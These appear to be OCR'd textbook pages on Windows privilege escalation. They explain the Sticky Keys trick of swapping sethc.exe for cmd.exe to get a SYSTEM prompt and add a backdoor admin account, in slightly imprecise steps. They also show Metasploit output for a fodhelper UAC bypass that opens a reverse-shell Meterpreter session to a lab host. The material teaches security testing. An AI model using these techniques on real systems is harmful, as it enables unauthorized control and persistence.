


```
Microsoft Windows [Version 10.0.18362.1256]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>
```

Privilege Escalation Using Windows Sticky Keys

In Windows, the sticky keys feature allows users to use a combination of keys including Ctrl, Alt, and Shift instead of pressing three keys simultaneously. Attackers exploit this feature to perform privilege escalation. After gaining access to a remote system, attackers escalate privileges by simply altering the file associated with the sticky keys feature and pressing the Shift key 5 times in fast succession once the system has been booted.

To perform this attack, an attacker must copy the file **`sethc.exe`** at the location **`%systemroot%\system32`** to a different location. Next, they must copy **`cmd.exe`** to the same location. Now, when the attacker restarts the system and hits the Shift key 5 times, a Command Prompt window opens with system-level access. Further, the attacker can retain backdoor access by simply creating a new local administrator account.




Sticky Keys

Do you want to turn on Sticky Keys?

Sticky Keys lets you use the SHIFT, CTRL, ALT, or Windows Logo keys by pressing one key at a time. The keyboard shortcut to turn on Sticky Keys is to press the SHIFT key 5 times.

Disable this keyboard shortcut in Ease of Access keyboard settings

Figure 6.115: Screenshot of the Windows sticky keys feature



```
Microsoft Windows [Version 10.0.18362.1256]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>
```

Administrator: C:\WINDOWS\system32\cmd.exe
Jason
Admin
Martin
Shiela


Figure 6.116: Screenshot showing system-level access in Command Prompt achieved using sticky keys

Privilege Escalation by Bypassing User Account Control (UAC)

- When attackers fail to escalate privileges using a simple payload, they attempt to evade Windows security features such as UAC and to **gain system-level access**
- In a Windows environment, even if the **UAC protection level** is set to any option, attackers can abuse a few Windows applications to escalate privileges without triggering a UAC notification


Techniques to Bypass UAC Using Metasploit

Bypassing UAC Protection



```
Exploit target:

   Id  Name
   --  ----
   0   Windows x86


msf6 exploit(windows/local/bypassuac_fodhelper) > set LHOST 10.10.1.13
LHOST => 10.10.1.13
msf6 exploit(windows/local/bypassuac_fodhelper) > set TARGET 0
TARGET => 0
msf6 exploit(windows/local/bypassuac_fodhelper) > exploit

[!] SESSION may not be compatible with this module:
[!]  * missing Meterpreter features: stdapi_sys_process_set_term_size
[*] Started reverse TCP handler on 10.10.1.13:4444
[*] UAC is Enabled, checking level...
[+] Part of Administrators group! Continuing...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[*] Configuring payload and stager registry keys ...
[*] Executing payload: C:\Windows\Sysnative\cmd.exe /c C:\Windows\System32\fodhelper.exe
[*] Cleaining up registry keys ...
[*] Sending stage (175174 bytes) to 10.10.1.11
[*] Meterpreter session 2 opened (10.10.1.13:4444 -> 10.10.1.11:50278) at 2022-04-05 03:59:05 -0400

meterpreter > getuid
Server username: Windows11\Admin
meterpreter >
```

